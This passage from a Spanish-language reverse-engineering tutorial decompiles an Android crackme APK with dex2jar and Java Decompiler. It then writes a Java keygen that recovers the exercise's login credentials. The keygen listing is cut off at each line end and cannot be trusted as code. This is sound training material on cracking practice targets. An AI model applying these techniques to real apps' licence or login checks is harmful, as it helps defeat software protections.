- Se utiliza la herramienta **dex2jar-2.0**, que podemos copiar en la misma ruta donde se encuentra el **.dex** para mayor comodidad.

Imagen 5.23.2: Muestra los archivos.

El comando para extraer las clases a partir del archivo **.dex** es, ***d2j-dex2jar.bat clases.dex***.

Nota**: tenga cuidado en definir correctamente la ruta en la que se encuentra el archivo **d2j-dex2jar.bat** y el archivo **clases.dex.




Imagen 5.23.3: Generando el archivo .jar

El comando anterior nos genera un archivo **clases-dex2jar.jar**, pero este se guarda en el mismo directorio de **d2j-dex2jar.bat**, que es el directorio **dex2jar2.0.** Por comodidad vamos a mover el archivo **clases-dex2jar.jar** a la misma ruta en donde tenemos el archivo **classes.dex**.




Imagen 5.23.4: Visualizando el archivo .jar

- Con **Winrar** extraemos ahí mismo las clases:




Imagen 5.23.5: Muestra la carpeta com con winrar.

- Se extrae un directorio de nombre com, y si investigamos a fondo dentro de él, encontramos todas las clases de la aplicación.




Imagen 5.23.6 :Muestra las clases.

- Si abrimos con **Java Decompiler** el archivo **crackme1hpys.class**, encontramos la función **doConvert**.

Imagen 5.23.7: método doConvert que recibe el parámetro.

Si recordamos, anteriormente identificamos que el método **doConvert** recibe como parámetro de entrada la cadena "PBAGENFRAN456". Entonces con los

datos que tenemos podemos crear un programa tipo Keygen para que nos muestre la contraseña correcta.

- Básicamente el archivo que vamos a crear contiene el código de la función **doConvert**, pasándole como parámetro de entrada la cadena "PBAGENFRAN456". Quedando como sigue.

```
1  import java.io.*;
2
3  public class Clave
4  {
5
6      public static String doConve
7      {
8          int abyte = 0;
9          StringBuffer localString
10         int i = 0;
11         do
12         {
13             int j = s.length();
14             if(i >= j)
15                 return localStri
16             abyte = s.charAt(i);
17             int k = abyte & 0x20
18             int l = abyte;
19             int i1 = ~k;
20             abyte = l & i1;
21             int j1;
22             char c;
23             StringBuffer localSt
24             if(abyte >= 65 && ab
25                 j1 = ((abyte - 6
26             else
27                 j1 = abyte;
28             abyte = j1 | k;
29             c = (char)abyte;
30             localStringBuffer2 =
31             i++;
32         } while(true);
33     }
34
35     public static void main(Stri
36     {
37         System.out.println("La c
38     }
39 }
```

Imagen 5.23.8: Ahora tenemos el key-gen.

- Lo guardamos con el nombre de Clave.java, lo compilamos con **javac Clave.java** y lo ejecutamos con **java Clave:**




Imagen 5.23.9: Ingresando la clave.

- Cuando corremos el archivo que programamos, nos muestra la contraseña correcta.

Ahora sabemos que el usuario es "admin3" y la contraseña es "CONTRASENA456".




Imagen 5.24.0: Ingresando credenciales en la apk.

Una vez más logramos obtener la combinación **Usuario/Contraseña** correcta.

Con esto terminamos este ejercicio y toda la parte de cracking cubriendo 4 plataformas: **Plataforma .net , Java**, **Android** y trabajando con **OllyDbg**. Se invita a los interesados a continuar con el tema de reversing visitando sitios de interés para su estudio.